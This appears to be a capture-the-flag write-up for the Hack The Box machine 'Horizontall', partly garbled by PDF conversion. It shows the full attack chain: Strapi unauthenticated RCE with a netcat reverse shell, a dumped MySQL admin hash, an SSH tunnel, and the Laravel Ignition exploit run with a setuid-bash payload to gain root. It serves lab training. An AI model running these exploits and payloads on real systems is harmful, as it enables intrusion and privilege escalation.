
# Information Gathering

### 1) Found open ports

### 2) Checked the website



### 3) Found a subdomain

### 4) Checked the api



```
Response
                                                                                             ١n
                        Render
  Pretty
          Raw
                 Hex
 1 HTTP/1.1 200 OK
 2 Server: nginx/1.14.0 (Ubuntu)
 3 Date: Sat, 09 Mar 2024 08:54:40 GMT
 4 Content-Type: text/html; charset=utf-8
 5 Connection: close
 6 Vary: Origin
 7 Content-Security-Policy: img-src 'self' http:; block-all-mixed-content
 8 Strict-Transport-Security: max-age=31536000; includeSubDomains
 9 X-Frame-Options: SAMEORIGIN
10 X-XSS-Protection: 1; mode=block
11 Last-Modified: Wed, 02 Jun 2021 20:00:29 GMT
12 Cache-Control: max-age=60
13 X-Powered-By: Strapi <strapi.io>
14 Content-Lenath: 413
```

### 5) Fuzzed for pages

```
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```

### Response Render Pretty Raw Hex 1 HTTP/1.1 200 OK 2 Server: nginx/1.14.0 (Ubuntu) 3 Date: Sat, 09 Mar 2024 09:01:36 GMT 4 Content-Type: application/json; charset=utf-8 5 Content-Length: 144 6 Connection: close 7 Vary: Origin 8 Content-Security-Policy: img-src 'self' http:; block-all-mixed-content 9 Strict-Transport-Security: max-age=31536000; includeSubDomains 10 X-Frame-Options: SAMEORIGIN 11 X-XSS-Protection: 1; mode=block 12 X-Powered-By: Strapi <strapi.io> 13 14 { "data":{ "uuid": "a55da3bd-9693-4a08-9279-f9df57fd1817",


# **Vulnerability Assessment**

"autoReload":false,


"currentEnvironment": "development",


"strapiVersion": "3.0.0-beta.17.4"

Strapi CMS 3.0.0-beta.17.4 - Remote Code Execution (RCE) (Unauthenticated)



}







```
# Exploit Title: Strapi CMS 3.0.0-beta.17.4 - Remote Code Execution (RCE) (Unauthenticated)
# Date: 2021-08-30
# Exploit Author: Musyoka Ian
# Vendor Homepage: https://strapi.io/
# Software Link: https://strapi.io/
# Version: Strapi CMS version 3.0.0-beta.17.4 or lower
# Tested on: Ubuntu 20.04
# CVE : CVE-2019-18818, CVE-2019-19609
```

## **Exploitation**

1) Got rev shell

```
(vigneswar® VigneswarPC)-[~/Temporary]
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.14.14] from (UNKNOWN) [10.10.11.105] 41094
bash: cannot set terminal process group (1959): Inappropriate ioctl for device
bash: no job control in this shell
strapi@horizontall:~/myapi$ |
```

2) Found mysql creds

3) Enumerated mysql

```
strapi@horizontall:~/myapi/config/environments/development$ mysql -u developer -p
Enter password:
Welcome to the MySQL monitor. Commands end with ; or \g.
Your MySQL connection id is 18
Server version: 5.7.35-Oubuntu0.18.04.1 (Ubuntu)
Copyright (c) 2000, 2021, Oracle and/or its affiliates.
Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
mysql> show databases;
 Database
  information_schema
  mysql
  performance_schema
  strapi
  sys
 rows in set (0.01 sec)
```

++	select * f  username	rom strapi_administrator  email	password	resetPasswordToken	blocked
3	admin	admin@horizontall.htb	\$2a\$10\$IINPZi/7Rw6yVzmk2i7teOGK1BNb7cBdVS3SIBUV0A3TDzkjd/rhe	NULL	NULL
1 row in set (0.00 sec)					

# Privilege Escalation


1) Checked internal applications

```
strapi@horizontall:~/myapi/config/environments/development$ netstat -antp
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address
                                              Foreign Address
                                                                       State
                                                                                   PID/Program name
           0
                    127.0.0.1:8000
                                              0.0.0.0:*
                                                                       LISTEN
tcp
                                              0.0.0.0:*
                  0 127.0.0.1:3306
                                                                       LISTEN
tcp
           0
tcp
           0
                  0 0.0.0.0:80
                                              0.0.0.0:*
                                                                       LISTEN
tcp
           0
                  0 0.0.0.0:22
                                              0.0.0.0:*
                                                                       LISTEN
                                              0.0.0.0:*
           0
                  0 127.0.0.1:1337
                                                                                   1959/node /usr/bin/
tcp
                                                                       LISTEN
                                              10.10.14.14:4444
                                                                       ESTABLISHED 27401/nc
tcp
           0
                  2 10.10.11.105:41100
                                              10.10.14.14:4444
                                                                       CLOSE_WAIT
tcp
           0
                  0 10.10.11.105:41094
                                                                                   27150/nc
                  0 :::80
                                                                       LISTEN
           0
                                              :::*
tcp6
                  0 :::22
                                                                       LISTEN
tcp6
                                              :::*
```

2) Started a ssh dynamic tunnel

```
(vigneswar% VigneswarPC)-[~/Temporary]
 -$ ssh strapi@10.10.11.105 -i id_rsa -D 1080
Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 4.15.0-154-generic x86_64)
 * Documentation: https://help.ubuntu.com
                   https://landscape.canonical.com
https://ubuntu.com/advantage
 * Management:
 * Support:
  System information as of Sat Mar 9 13:31:43 UTC 2024
  System load:
                0.08
                                   Processes:
                                                         189
                83.4% of 4.85GB
  Usage of /:
                                   Users logged in:
 Memory usage: 39%
                                   IP address for eth0: 10.10.11.105
  Swap usage:
                0%
0 updates can be applied immediately.
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings
Last login: Sat Mar 9 13:31:17 2024 from 10.10.14.14
$ |
```

### 3) Found an empty page



Laravel v8 (PHP v7.4.18) 4) The app is vulnerable to rce

### **Description**

Ignition before 2.5.2, as used in Laravel and other products, allows unauthenticated remote attackers to execute arbitrary code because of insecure usage of file\_get\_contents() and file\_put\_contents(). This is exploitable on sites using debug mode with Laravel before 8.4.2.

### 5) Exploited it

```
vigneswar® VigneswarPC)-[~/Temporary/CVE-2021-3129_exploit]
$ python3 exploit.py http://localhost:8000 Monolog/RCE1 "chmod +s /bin/bash"
[i] Trying to clear logs
[+] Logs cleared
[+] PHPGGC found. Generating payload and deploy it to the target
[+] Successfully converted logs to PHAR
[i] There is no output
[i] Trying to clear logs
[+] Logs cleared
```

### 6) Got root

```
strapi@horizontall:~$ /bin/bash -p
bash-4.4# cd /root
bash-4.4# ls
boot.sh pid restart.sh root.txt
bash-4.4# cat root.txt
c043fcc2d659bf60741b71507775d9e6
bash-4.4#
```